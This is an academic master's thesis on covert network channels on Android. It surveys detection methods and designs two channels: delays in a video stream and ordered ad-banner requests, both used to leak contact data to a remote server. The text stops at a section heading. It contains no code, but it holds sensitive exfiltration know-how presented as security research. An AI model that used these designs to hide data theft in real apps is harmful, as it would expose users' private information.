NETWORK COVERT CHANNELS ON THE ANDROID PLATFORM

By

Wade Chester Gasior

Approved:

_____	_____
Li Yang Associate Professor of Computer Science (Director of Thesis)	Mina Sartipi Associate Professor of Computer Science (Committee Member)
_____	
Joseph Kizza Professor of Computer Science (Committee Member)	
_____	_____
William H. Sutton Dean of the College of Engineering and Computer Science	A. Jerald Ainsworth Dean of the Graduate School

NETWORK COVERT CHANNELS ON THE ANDROID PLATFORM

By

Wade Chester Gasior

A Thesis
Submitted to the Faculty of the
University of Tennessee at Chattanooga
in Partial Fulfillment of the Requirements
for the Degree of Master of Science
in Computer Science

The University of Tennessee at Chattanooga
Chattanooga, Tennessee

December 2011

ABSTRACT

Network covert channels are used to exfiltrate information from a secured environment in a way that is extremely difficult to detect or prevent. These secret channels have been identified as an important security threat to governments and the private sector, and several research efforts have focused on the design, detection, and prevention of such channels in enterprise-type environments.

Mobile devices have become a ubiquitous computing platform, and are storing or have access to an increasingly large amount of sensitive information. As such, these devices have become prime targets of attackers who desire access to this information.

In this work, we explore the implementation of network covert channels on the Google Android mobile platform. Our work shows that covert communication channels can be successfully implemented on the Android platform to allow data to be leaked from these devices in a manner that hides the fact that subversive communication is taking place.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

ASCII, American Standard Code for Information Interchange

bps, Bits per Second

CC, Covert Channel

CCE, Corrected Conditional Entropy

CDMA, Code Division Multiple Access

CE, Estimated Conditional Entropy

CSC, Covert Storage Channel

CTC, Covert Timing Channel

dBm, Power Ratio in Decibels

EN, Estimated Entropy

EV-DO, Evolution-Data Optimized

GHz, Gigahertz (10^9 Hz)

HTML, Hypertext Markup Language

MB, Megabyte (10^6 bytes)

OMAP, Open Multimedia Application Platform

RAM, Random Access Memory

SE, Shannon Entropy

TCP, Transmission Control Protocol

UDP, User Datagram Protocol

LIST OF SYMBOLS

$|\ldots|$, absolute value or cardinality (context dependent)

μ, mean (average)

σ, standard deviation

$\forall$, universal quantifier ("for all")

$\in$, element of

$\exists$, existential quantifier ("there exists")

$x \mid y$, x given y

CHAPTER 1

INTRODUCTION

A network covert channel (network CC) is the use of a shared resource, namely a network communications channel, to transfer information in a way which it was not initially designed for. Network covert channels are used to exfiltrate data from a secure location to a non-secure location without being detected or prevented by traditional information security protection techniques such as firewalls, encryption, or intrusion detection systems.

This work discusses the implementation of network covert channels on the Google Android mobile platform. Mobile devices such as smart phones and tablets have become a ubiquitous computing platform, and an increasing amount of sensitive data is being stored on these portable devices.

The Android platform accounts for just under 50% of the worldwide smart phone market [1] and combined with its open application market policy, is a prime target for malicious applications that steal users' data.

In this work, we show that covert communication channels can be implemented on the Google Android platform that allow data to be leaked from the device to a remote server in a manner where it appears that no subversive communication is taking place.

Mobile platforms currently have only limited implementations of firewalls, intrusion detection systems, and other network security features, but this is likely to change as the information value that these devices hold increases.

Gaining a better understanding and developing improved methods of network covert channel prevention and detection are vital to the information security efforts in both private and government sectors, and have been the focus of much research in the past years. Little, if any, of this research has explored covert channels on mobile platforms. It is important that research begin in this area in order to develop proactive protection and prevention mechanisms.

CHAPTER 2

BACKGROUND AND RELATED WORK

This chapter provides a description of the motivation behind and usage of covert channels, along with an overview of various implementations of covert channels, detection techniques, and prevention mechanisms.

2.1 Problem Description

Covert channels can be described using the analogy of two prisoners attempting to escape. Simmons proposed this "prisoner problem" in 1983, which is the standard model used when describing covert channel communication [2]. The model describes two individuals, Alice and Bob, who are imprisoned and intend to escape. The two prisoners are allowed to speak with one another, but a third party (Wendy the Warden) monitors all communication between the two. In order to coordinate an escape plan, Alice and Bob must communicate with one another in a manner that does not alert Wendy, who will place the two in solitary confinement the moment she detects anything suspicious, making the escape impossible. In order to not be detected by Wendy, Alice and Bob must communicate messages that appear innocent, but contain hidden information that Wendy will not notice.

This scenario is translated to a network environment [3] where Alice and Bob use two networked computers for communication (and Alice and Bob may be the same person). Wendy represents the network management that exists between Alice and Bob (firewalls, intrusion detection systems, and other security mechanisms) that are able to monitor the traffic between Alice and Bob and alter, disrupt, or eliminate a detected subversive communication channel.

2.2 Purpose of Covert Channels

The primary goal of a covert channel is to hide the fact that communication is taking place at all. Covert channels differ from cryptography, where the primary goal is to transfer data that is only readable by the receiver [4] rather than hide the existence of communication. Covert Channels are similar to steganography, where a secret message is hidden or embedded within legitimate data, but are differentiated by the techniques used to hide the secret message. For example, a steganography approach might be to embed a secret message in the unused header fields of a TCP/IP packet, whereas a covert channel approach would be to encode the secret message by altering the delays between the TCP/IP packets.

Covert channels are desirable to exfiltrate sensitive information for several reasons. One, the use of a normal communications channel (such as an FTP or HTTP connection) is easily detected by wardens looking for malicious traffic. This type of traffic can be captured in log files and traffic dumps, and then analyzed and prevented. Making the communication channel more obscure, by methods such as using nonstandard port numbers, is also easily detectable and would trigger mechanisms such as packet anomaly detection systems [4].

Our goal in this work is to show that communication channels between an Android device and a remote server can be implemented in ways that are undetectable by network wardens.

2.3 A Covert Channel Scenario

Covert channels can be employed in a number of scenarios where data needs to be transferred undetected. For example, imagine that an attacker has compromised a system within a secure computing environment, such as a financial institution or military base, and gained access to sensitive information. These types of environments employ a variety of network security features such as firewalls and intrusion detection systems to detect and prevent the leak of such sensitive data to outside networks or systems. The challenge for the attacker is to exfiltrate this data to an unsecure location without being detected, and covert channels provide a means to do so.

2.4 Types and Classifications of Covert Channels

Network covert channels can, in a broad sense, be classified as either storage-based (Figure 2.1) or timing-based (Figure 2.2), but the distinction between the two is quite blurred. *Storage-based* covert channels, or covert storage channels (CSC), operate by altering the content of some resource that can be observed by a receiver [5]. Cabuk describes the implementation of a simple binary CSC in [5]. This channel operates using a timeline divided into intervals of size t, known by both the sender and receiver. The sender transmits a bit value of 0 by maintaining silence throughout a given interval, and transmits a bit value of 1 by sending a packet or

becoming active during a given interval. *Timing-based* covert channels, or covert timing channels (CTC), operate by altering the delays between network events, such as the sending of a packet. Berk implemented one of the earlier examples of a network covert timing channel by encoding a message using interpacket delays [4]. This channel operates using a set of time intervals $t_1, t_2, \ldots, t_n$. Each time interval is associated with a symbol from the input alphabet, and the delay between consecutive packets (interpacket delay) is altered to transmit a given symbol.



Figure 2.1 Storage Covert Channel



Figure 2.2 Timing Covert Channel

Covert channels can also be classified as either *active* or *passive*. Active covert channels generate additional traffic in order to transmit information. Passive covert channels, on the other hand, manipulate existing traffic. The type of channel implemented is strongly dependent on the network positioning of the sender and receiver of the covert channel, which we will refer to as

Alice and Bob respectively. An active covert channel requires that Alice be the sender of the overt channel in which the covert channel is hidden. Bob does not necessarily have to be the receiver of the overt channel. He could be a middleman, and even act to remove the covert channel before it arrives at its ultimate destination. In a passive covert channel, both Alice and Bob act as middlemen, manipulating an existing overt channel that exists between legitimate users. In this scenario, Alice may have compromised the machine that is generating the legitimate traffic, or has compromised an intermediate node between the sender and receiver, such as a router. The positioning combinations and resulting channels are shown in Figure 2.3.



Figure 2.3 Position Combinations for Covert Sender/Receiver

Another way to classify covert channels is as either *noisy* or *noiseless*. If Bob is able to isolate the covert channel traffic from legitimate traffic, the channel is considered noiseless. In

other words, there may be other traffic on the network, but Bob is able to distinguish the packets or messages that are used in the covert channel from others that might exist. If, on the other hand, Bob is not able to isolate the covert channel traffic, the channel is considered noisy. Often, covert channel implementations will introduce noise purposefully to increase their resistance to detection.

Yet another way to classify covert channels is as either *stable* or *jittery*. If X is the input alphabet (symbols sent by Alice), and Y is the output alphabet (symbols observed by Bob), the channel is considered stable if the relationship between X and Y remains static. If the relationship varies, due to factors such as network degradation, the channel is considered jittery. Jitter is usually caused by changing network conditions, but can also be introduced by covert channel prevention mechanisms in an attempt to disrupt a covert channel.

2.5 Covert Channel Implementations

Network covert channels have been implemented in a number of ways, all designed with the goals of resistance to detection and increased capacity versus the basic timing and storage implementations described above. This section discusses several of these efforts towards implementing network covert channels.

2.5.1 Packet Rate Modulation CSC

The technique of implementing a covert storage channel using packet rate modulation, discussed in [6], encodes information by establishing a time interval t and transmitting data during a given interval t_n at a rate representing a specific input symbol S_i. This results in a more

robust covert storage channel compared to the basic implementation discussed in section 2.4. In a simple binary scenario, a sender could encode a binary 0 by transmitting at a rate r_0 for a period of length t, or a binary 1 by transmitting a rate r_1 for a period of length t. This technique is easily detectable using standard traffic shape and regularity tests, which are discussed below.

2.5.2 Time-Replay CTC

The technique of implementing a covert timing channel by replaying interpacket delays observed in legitimate traffic is discussed in [7]. The technique uses a sample of interpacket delays observed from legitimate traffic (S_{in}) partitioned into two equal bins S_0 and S_1. To transmit a binary 0, a random interpacket delay from S_0 is transmitted. To transmit a binary 1, a random interpacket delay from S_1 is transmitted. This approach results in a covert channel that is more resistant to detection than the basic binary timing CC implementation discussed in section 2.4.

2.5.3 Model-Based CTC

Model-based covert timing channels, discussed in [8] and [9], are implemented in a manner that mimics the statistical properties of legitimate traffic, making them very difficult to detect. Model-based CTC's are implemented in four phases. The first phase observes and records the interpacket delays of legitimate traffic. The second phase analyzes the traffic to determine the best distribution model (Exponential, Gamma, Pareto, Lognormal, Poisson, Weibull, etc.) by using root mean squared error and maximum likelihood estimation. Once a model has been chosen, the third and final phase determines the appropriate interpacket delay times to be used

for the covert channel using the inverse distribution function of the selected model and encodes the channel. Decoding by the receiver is performed using the cumulative distribution function. This implementation is very difficult to detect if the legitimate traffic that the model is based on is independent and identically distributed.

2.5.4 TCP Data Burst Encoding CSC

A transmission control protocol (TCP) databurst is the number of TCP segments sent by a host before waiting for a TCP ACK packet. Luo, in [10] discusses the technique of implementing a covert storage channel by altering the size of these databursts.

This technique results in a covert channel that has a very low capacity, and is easily detectable since traffic containing this type of covert channel has very different statistical properties versus normal traffic.

2.6 CC Detection Techniques

Efforts towards the detection of covert channels have primarily focused on timing-based covert channels. The goal of detection, given a chain of consecutive interpacket delays ΔT_i, is to determine if it is possible to affirm with a certain probability that there has been malicious intent from within the network [4]. In other words, is a given set of observed interpacket delays specific or discernible enough to most likely not have been generated by chance?

There are two general types of detection techniques: regularity-based [11, 12] , and shape-based [4, 13]. The regularity of traffic is described by second or higher-order statistics, such as correlations in the data. Regularity tests include variance testing and other statistical

methods. The shape of traffic is described by first-order statistics including mean, variance, and distributions. Shape tests are invariant on permutations of the dataset. Shape tests include the Kolmogorov-Smirnov test and entropy-based detection.

2.6.1 Detection Using Variance Pattern Examination

Cabuk discusses early efforts towards developing regularity-based tests in [14] by examining variance patterns in a set of observed interpacket delays. This method is implemented by separating interpacket delays from observed traffic into windows of size w. Then, for each window i, the standard deviation σ_i is computed. Next, the difference between each pair of windows (i, j) is computed. Finally, the standard deviation of all pair differences is computed to obtain a summary statistic (Formula 2-1).

$$regularity = ST\ DEV\left(\frac{\left|\sigma_i - \sigma_j\right|}{\sigma_i}\right), i < j, \forall(i,j) \tag{2-1}$$

Covert channels will have a smaller regularity value than normal channels. This test is effective at detecting very simple covert channels, but fails with more advanced implementations such as model-based channels [8].

2.6.2 Detection Using Shannon Capacity

Berk developed an early detection technique based on calculating the Shannon capacity of a covert channel (how many bits per symbol yields the highest transmission rate) to determine the most efficient coding scheme for that channel (how many input symbols, or delays, are used

for encoding) [4]. The technique assumes that an attacker desires to transmit information in the most efficient means possible.

Shannon capacity is defined as

$$C = max_{P_x} I(X;Y) = max_{P_x} H(X) - H(X|Y) \quad (2\text{-}2)$$

where P_x is a probability distribution on the input symbols and $I(X;Y)$ is the mutual information between X and Y which is a measure of the dependence between the two random variables. The computation of the Shannon capacity of a channel is accomplished by first experimentally constructing a probability matrix, or channel matrix. This matrix gives the probability of receiving output symbol y (interpacket delay y) when input symbol x (interpacket delay x) is transmitted. In other words, this matrix contains the probabilities of what a sent interpacket delay will actually be observed as. When determining this probability matrix, one cannot be sure that an attacker will observe symbols y given that x was transmitted with the same probability that is calculated experimentally. In a real scenario, the number of network hops between the secure network border and the covert channel's endpoint is unknown, and so it cannot be guaranteed that the calculated matrix will coincide with what an attacker would observe. Therefore, in Berk's implementation, the probability matrix is calculated assuming a best-case scenario from the attacker's point of view, and the covert channel endpoint is assumed to be at the network border. The probability matrix generated is also affected by network load. In order to account for these fluctuations, Berk generates matrices for several varying levels of network load, and uses a matrix that is suitable for all tested network conditions.

Once the probability matrix has been generated, the Arimoto-Blahut algorithm is used to determine the distribution of input symbols that provides the maximum channel capacity. The determined input symbol distribution provides the highest possible channel throughput, and is thus considered to be a prime candidate for use by an attacker.

Once this optimal input symbol distribution has been determined, it is compared with the distribution of observed traffic. If the observed traffic closely matches the optimal input distribution, it is likely that there is a covert channel in use.

There are several difficulties with this approach at detecting covert channels. For one, the optimal interpacket delay distribution may not be unique. Also, the generated probability matrix changes over time and so must be periodically updated, which can be an expensive operation. Finally, the entire method depends on the fact that the attacker attempts to achieve maximum channel capacity for their implemented covert channel. When channel capacity is maximized, the covert channel naturally becomes less stealthy and more prone to error. Attackers may often choose to implement a channel with a lower capacity, but higher stealth and accuracy.

2.6.3 Detection Using Simple Statistical Analysis

Berk also discusses the use of simple statistical analysis to detect covert channels in [4]. This method is based on the fact that in simple covert channels with n input symbols, the distribution of interpacket delays will center around n fairly distinct values. For example, in a simple binary channel, the distribution of interpacket delay times will center around two distinct values, while the mean value of the distribution will have a relatively low frequency. In a normal

channel, the distribution of interpacket delay times will center around a single value (the mean). From this, the probability that an observed traffic sample contains a covert channel is determined using Formula 2-3 where C_μ is the histogram count at μ and C_{max} is the highest histogram count.

$$P_{CovertChannel} = 1 - \frac{C_\mu}{C_{max}} \tag{2-3}$$

This method of covert channel detection is only good at detecting very simple covert channels. Attacker methods such as dynamically adjusting input symbols and the addition of noise can easily defeat this type of detection method.

2.6.4 Detection Using ε-Similarity

Detection using ε-similarity, developed by Cabuk, is a regularity-based test that is effective at detecting basic covert channels with little noise [5, 14]. The method begins by sorting observed interpacket delay times by value. Next, the relative difference between each pair of consecutive points is calculated by Formula 2-4.

$$\frac{P_{i+1} - P_i}{P_i} \tag{2-4}$$

Finally, the ε-similarity is calculated by computing the percentage of relative differences that are less than a constant number ε. Covert channels will have a majority of relative differences that are very small, while normal channels will have far fewer.

This technique is effective at detecting basic covert channels, as well as those that employ techniques such as alternating time intervals.

2.6.5 Detection Using Compressibility Tests

Cabuk also explored the possibility of detecting covert channels using compressibility tests [5]. This detection technique relies on the fact that a set of items with a high degree of regularity is more compressible than a set of items with a higher degree of randomness.

The Kolmogorov complexity of a string S, denoted as $K(S)$, provides a lower bound on the representation of the string, or the most compressed version of the string, denoted as $K(S) = C$. Kolmogorov complexity is not computable, but as Cabuk explains in his findings [5], off the shelf compression algorithms (e.g. gzip) can be used as an approximation. The compressibility of a string S is found by dividing the length of S by the length of C. Formally, this can be expressed as

$$\forall S \in \Sigma^s, \exists C \in \Sigma^c \text{ such that } C = \lambda(s), \text{ and } \kappa(S) = \frac{|S|}{|C|}. \quad (2\text{-}5)$$

where $S \in \Sigma^s$ is a string to compress, Σ is the alphabet of symbols from which the string is drawn, s is the length of string S, $C \in \Sigma^c$ is the resulting compressed string, λ is the compressor (e.g. gzip), $\kappa(S)$ is the compressibility of S, and $|\ldots|$ is the length operator.

The authors of [5] found that analyzing a traffic sample as a whole was not an effective way to detect covert channels using this technique when the channel was noisy (legitimate traffic is mixed in with covert traffic). To improve detection on noisy channels, the authors used a compressibility-walk procedure where compressibility scores are calculated for windows of size w in jumps of size s. When $s < w$, the windows overlap. For example, in one test, the authors used windows of size 500 with jumps of size 20, creating a large amount of overlap. Portions of

the traffic containing covert communication show up with high compressibility scores when using this method. To enrich the process further, the authors then examined the similarity relationship between consecutive windows. In samples of legitimate traffic, most windows have a similar compressibility score as their neighbor. On the other hand, when a sample contains covert traffic, even if the sample is noisy, many windows will not share a similar compressibility score with their neighbor.

This test is effective at detecting covert channels, including those that use dynamically changing input symbols. The authors' analysis shows that covert traffic is generally much more regular than overt traffic, and thus is more compressible. One interesting thing that the authors found, however, is that UDP traffic can have very regular interpacket delay times under stable network conditions due to it being a best-effort protocol. This led to a high false positive rate when analyzing UDP traffic.

2.6.6 Detection Using Kolmogorov-Smirnov Test

The Kolmogorov-Smirnov test determines whether or not two samples (or a sample and a distribution) differ. This technique is discussed in [15] and [16]. In [16], this test was used to detect watermarked interpacket delays (used in a network forensic technique to trace an attacker's origin using delayed packets). The test measures the maximum distance between two empirical distribution functions (Formula 2-6) where $S_1$and S_2 are empirical distribution functions of the two samples.

$$KS\ TEST = \max |S_1(x) - S_2(x)| \tag{2-6}$$

In [15], the Kolmogorov-Smirnov test is used to compute the distance between known legitimate traffic samples (from a training set) and observed traffic to determine if a covert channel exists.

This test can successfully detect basic covert channels, but it not effective at detecting model-based covert channels.

2.6.7 Detection Using Entropy Test

The entropy test, developed by Gianvecchio, is currently the most effective at detecting covert channels [15]. Entropy is a measure of the uncertainty of a random variable (also referred to as Shannon Entropy). It is a measure of the amount of information missing if the value of a variable is unknown. Entropy will be low if the value of the variable can be predicted with a greater certainty (e.g. a loaded coin flip), and higher if the variable cannot be as easily predicted (e.g. a fair coin flip).

Shannon entropy (SE) is defined as

$$SE = (-1) \cdot \sum_{i=1}^{M} P(x_i) \log_2 P(x_i) \tag{2-7}$$

The entropy, a function of a given probability distribution, of a sequence of random variables is

$$H(X_1, \dots, X_m) = (-1) \cdot \sum_{X_1,\dots,X_m} P(x_1, \dots, x_m) \log_2 P(x_1, \dots, x_m) \tag{2-8}$$

where $P(x_1, \dots, x_m)$ is the joint probability $P(X_1 = x_1, \dots . X_m = x_m)$. The conditional entropy of a random variable given a previous sequence of random variables is

$$H(X_m|X_1, \dots, X_m - 1) = H(X_1, \dots, X_m) - H(X_1, \dots, X_{m-1}) \quad (2\text{-}9)$$

When dealing with a finite set of data, empirical probability density functions based on histograms are used to calculate the estimated entropy (EN) and estimated conditional entropy (CE).

For some values of m, the value of the estimated conditional entropy (CE) tends to zero as m increases due to limited data. For this reason, the authors use corrected conditional entropy (CCE) in their detection algorithm, which is defined as

$$CCE(X_m|X_1, \dots, X_{m-1} = CE(X_m|X_1, \dots, X_{m-1}) + perc(X_m) \cdot EN(X_1) \quad (2\text{-}10)$$

for a pattern of length m, where $perc(X_m)$ is the percentage of unique patterns of length m and $EN(X_1)$ is the entropy with m fixed at one (only the first-order entropy). In other words, if a group of interpacket delays was separated into bins by value, $perc(X_1)$ is the percentage of bins containing exactly one interpacket delay. The estimate of the entropy rate is the minimum CCE over different values of m.

In order to determine the probability distribution for observed interpacket delay times, histograms are used. To generate these histograms, a large collection of legitimate traffic is binned into Q equally probable bins. The bin number of a given interpacket delay time x from a set of bins Q can be determined using the formula $bin = \lfloor F(x) \cdot Q \rfloor$, where F is the cumulative distribution function. Determining the value of Q(numer of bins) represents a tradeoff. With higher values of Q, more information about the distribution of the data is retained, as the number of possible patterns Q^m is increased. However, with higher Q values comes a reduced capacity to recognize longer patterns. With a lower Q, less information is captured about the data, but

regularity is easier to measure because there are fewer possible patterns. Because of this tradeoff, the authors decided to use both fine-grained and coarse binning strategies (Q values of 2^{16} and 5 respectively) [15]. In particular, coarse binning was used with the entropy test, while fine-grained binning was used with the corrected entropy test. Coarse grain binning was essentially required when using the uncorrected entropy test due to the fact that because the sample sizes analyzed by the authors (less than 2,000 interpacket delay times each) were small, most bins were empty when using fine-grained binning.

Observed network samples are analyzed by mapping interpacket delay times to these bins, and calculating the entropy where the probability $P(x_i)$ of a symbol belonging to a particular bin is calculated as the percentage of interpacket delay times already in that bin. Covert channels are identified as having an entropy less than the calculated entropy for a known training set.

When both testing techniques were combined (CE and CCE), the detection method proved successful for all tests conducted by the authors, including simple covert channels, time-replay covert channels, and model-based covert channels.

2.7 CC Prevention Techniques

Due to the difficulty of detecting covert channels, some researchers have instead focused their efforts on developing methods that attempt to prevent covert channels.

One method, known as fuzzy time, introduces noise to the system clock [17]. This prevention technique relies on the fact that covert timing channels depend on access to an

accurate system clock. By removing this, covert timing channels are not able to be effectively implemented. The tradeoff is that other legitimate programs that depend on an accurate system clock are also affected.

Kang et al. developed a noise-introducing system known as Pump [18]. This technique intercepts communication between a sender and a receiver and injects random noise into the acknowledgement stream. This technique effectively disrupts the timing of a covert channel, but introduces a level of network overhead.

CHAPTER 3

METHODOLOGY AND IMPLEMENTATION

This chapter discusses our implementations of network covert channels on the Android platform along with a description of our experimental setup, including a description of the hardware and network environment used during our research. This chapter also addresses the challenges we faced while developing covert channels for the Android platform and how these challenges were overcome.

3.1 Implementation Overview

To evaluate covert channels on the Android platform, we designed two implementations that stealthily transmit data from the phone to a remote server: a timing-based covert channel and a storage-based covert channel. Our timing-based CC is encoded using delays between network events, while our storage-based CC is encoded based on the ordering of network events. Both implementations involve embedding a covert channel in an innocuous appearing application.

3.1.1 Timing-CC Implementation Overview

In order to implement a timing-based channel on the Android platform, we required an application that would generate a large amount of legitimate traffic at a steady rate in order to make the embedding of a covert timing channel effective. To accomplish this, we developed an

application that transmits live video from the camera on the Android device to a remote server (presumably controlled by the attacker). In a real-world implementation, this server could then broadcast the video over the Internet similar to other applications such as Justin.TV®. The application essentially allows the phone to operate as an IP camera, and gives us plenty of overt traffic in which to embed a covert channel. The protocol we designed for this application sends one video frame per TCP message. The first four-byte segment of each TCP payload contains an integer with the size in bytes of the image payload. This message structure is shown in Figure 3.1.

Figure 3.1 Message Structure of Video Application

In order to implement our covert channel, we alter the delays between sequential TCP messages. Delays are introduced between TCP messages on the Android device by using calls to the sleep method in the Android SystemClock library between TCP message transmissions. Our network covert timing channel uses binary encoding to transmit messages. In order for the covert channel to signal to the server that it is ready to begin transmission, it transmits the sequence of binary symbols 0-1-0-1-1-0-1-1 (Ascii code for '['). To signify the end of a transmission, the application simply stops transmitting any input symbols that represent a binary 1.

The server-side of this application displays video streamed from the mobile device while capturing and recording the delays between received messages. Delays on the server-side are

calculated by measuring the time between receipts of complete TCP messages. This is done by using calls to the nanoTime method in the Java System library. If a delay is above a certain threshold value, the observed delay is treated as a binary 1. Otherwise, it is treated as a binary 0. The application reconstructs the transmitted covert message and displays it in plain text as it is received.

3.1.2 Storage-CC Implementation Overview

To implement a storage-based covert channel, we designed an application that displays a small advertisement banner at the bottom of an arbitrary application. The advertisements are fetched from our remote server, of which there are n choices of advertisements. Several real-world Android applications display small advertisements that are fetched remotely, so this would not raise the suspicions of the end user.

The application leaks information by requesting a specific advertisement to represent a specific encoded input token (binary values of the contacts list). If 2^n advertisements are available, then each request can represent n bits of the data to be transmitted. The application fetches advertisements using HTTP requests with a POST parameter representing the specific ad to be fetched.

Specific advertisements represent the beginning or end of a covert transmission. The server-side of this application responds to http requests with the appropriate ad, and records the sequence in which ads are requested during a covert transmission. The application displays

covert data in plain text as it is received by decoding the message based on the order of advertisement banners requested.

3.2 Existing Problems and Implementation Challenges

Several challenges were faced during our research and development of covert channels on the Android platform. This section discusses these challenges and how they were overcome.

3.2.1 Access to Sensitive Data on Device

A challenge we faced during our research was that of accessing the targeted sensitive data on the Android device. The Android operating system uses fine-grained per-application permissions that the user must approve at install time (e.g. permission to access the network and permission to access the contacts list). Applications that have both network access and access to sensitive data such as the contacts list raise suspicions from the user who must approve these permissions, and from security software that identifies over-privileged applications [19]. Exasperating this problem is the fact that applications on the Android platform are executed in isolated runtime environments. The Android operating system is a Linux-based OS where each application is run as a distinct user and group, which creates a sandboxed environment that separates each application from one another and from the underlying system. This prevents using the approach of dividing the attack into two separate applications - one for the data access and one for the network connectivity - because communication between the two is not possible.

3.2.2 Raw Socket Access

A second challenge faced during our research involved the network implementation of our covert channels. The Android platform (and the Java programming language in general without accessing native libraries) does not allow an application to have access to raw sockets, so techniques used in traditional computing environments that alter the flow of packets in order to implement covert channels [4, 6, 7, 15] are not possible. Network programming on Android is limited to high-level socket communications (transport layer), and does not provide the ability for programmers to access lower levels of the network stack. The presence of low level socket access would represent a major security risk, as these types of operations require root access on the device.

3.2.3 Cellular Network Quality

A third challenge faced during our research was the difficulty of implementing our timing-based covert channel over the cellular network. The mobile phone network introduced a large amount of jitter and highly varying quality that caused synchronization and reliability issues in our implementation. We also discovered that very few UDP packets complete the trip from source to destination without being dropped.

3.2.4 Implementation Methodology

To overcome the challenge of accessing sensitive data on the Android platform, we relied on the method of on-device covert storage channels discussed by Schlegel et al. [19]. Schlegel showed that the protection mechanisms on the Android platform that prevent unauthorized

application-to-application communication can be subverted. The implementation puts in place malware in the form of two cooperating applications: one with permission to access sensitive data, and the other with network access. On-device covert channels were used to communicate data between the two applications. These channels rely primarily on changing a global setting that both applications had access to, such as the device's volume or screen brightness.

Based on Schlegel's findings, we assume that our covert channel applications have access to the desired sensitive data on the target device while also having full network access, as would be the case for a real-world application.

To overcome the challenge of the lack of low level socket access, we implemented custom TCP and UDP protocols to carry our legitimate application traffic. We encode a covert timing channel within the legitimate channel by altering the delays between protocol messages. We insert enough of a delay between protocol messages that the TCP stream is flushed between each message. We also disable TCP's Nagle algorithm, a congestion control technique used by TCP to combine multiple messages into a single packet to reduce the number of packets sent over the network. This allows us to have finer grained control over the timing of TCP messages.

The traffic quality challenges presented by the cellular network have forced us to use the TCP protocol only, since UDP traffic often does not make it through the network. We also used higher values for inter-message delays than would be necessary if access to raw sockets existed. This resulted in a lower bandwidth covert channel than one would normally be able to implement.

3.3 Experimental Setup

This section describes the hardware and network environment used during our research, as well as the design details of our covert channel experiments on the Android platform.

3.3.1 Mobile Platform

For our mobile platform, we used a Motorola Droid X Smartphone. This platform was chosen because it is a fairly common smartphone, with widespread use in the real-world. The Droid X phone is powered by a 1GHz Texas Instruments Open Multimedia Application Platform (OMAP) 3630 processor chip, which uses an ARM Cortex-A8 processing unit. The unit has 512MB of random access memory (RAM). The Droid X used during our experiments was running Android version 2.3.3 (codenamed Gingerbread) as its operating system. This was the most current operating system for this device as of the time of our research. For our experiments, all other running processes on the phone were killed other than our covert channel application and required system processes.

3.3.2 Server Platform

For our server platform, which served as the communications endpoint for both overt and covert traffic generated by our applications, we used a system powered by an Intel Core i7 processor with 12GB of RAM running Windows 7 64-bit. Our server-side applications were written in Java, which the server ran using a Java 64-bit virtual machine, version 1.6.0_26.

3.3.3 Network Environment

The Droid X used during our experiments was connected to the Internet via Verizon's 3G service in Chattanooga, TN. Verizon's network type in this location is a Code Division Multiple Access (CDMA) Evolution-Data Optimized (EV-DO) revision A network. Our typical signal strength during testing was -69 dBm, and all tests were performed from the same location. As a reference, signal strength of -60 dBm represents a nearly perfect connection, while signal strength of -112 dBm represents a nearly unusable connection.

The server platform used during our experiments was connected to the Internet via Electric Power Board's (EPB) fiber optics network, also in Chattanooga, TN, with a connection speed of 30 Mbps for both downlink and uplink.

We performed several tests to establish a measure of network quality. We used the SpeedTest.net Android application by OOKLA in order to get a general idea of the quality of the Droid X's Internet connection. This application tests the uplink and downlink speed to a geographically close server. We used the application to test connectivity to a server in McMinnville, TN hosted by Ben Lomand Telephone Systems. We performed multiple tests on weekday evenings (approximately 7:00pm local time) to capture network conditions during a time of relatively heavy network load. The speed tests provided fairly consistent results: approximately 2.0 Mbps downlink speed; approximately 0.7 Mbps uplink speed; and a ping time of approximately 200 ms.

We also performed tests to judge the network quality between the mobile platform and our endpoint server. We used a TraceRoute application on the Droid X to determine that our

server platform was approximately 15 network hops away from the device. We performed similar tests using SpeedTest.net's server software to judge the network quality between the Droid X and our server. We performed these tests at the same time of day as the general network quality tests, and received similar results to the ones observed during testing to the McMinnville server for speeds, but lower ping values: approximately 2.0 Mbps downlink speed; approximately 0.6 Mbps uplink speed; and a ping of approximately 100 ms.

3.3.4 Covert Timing Channel Experiment Design

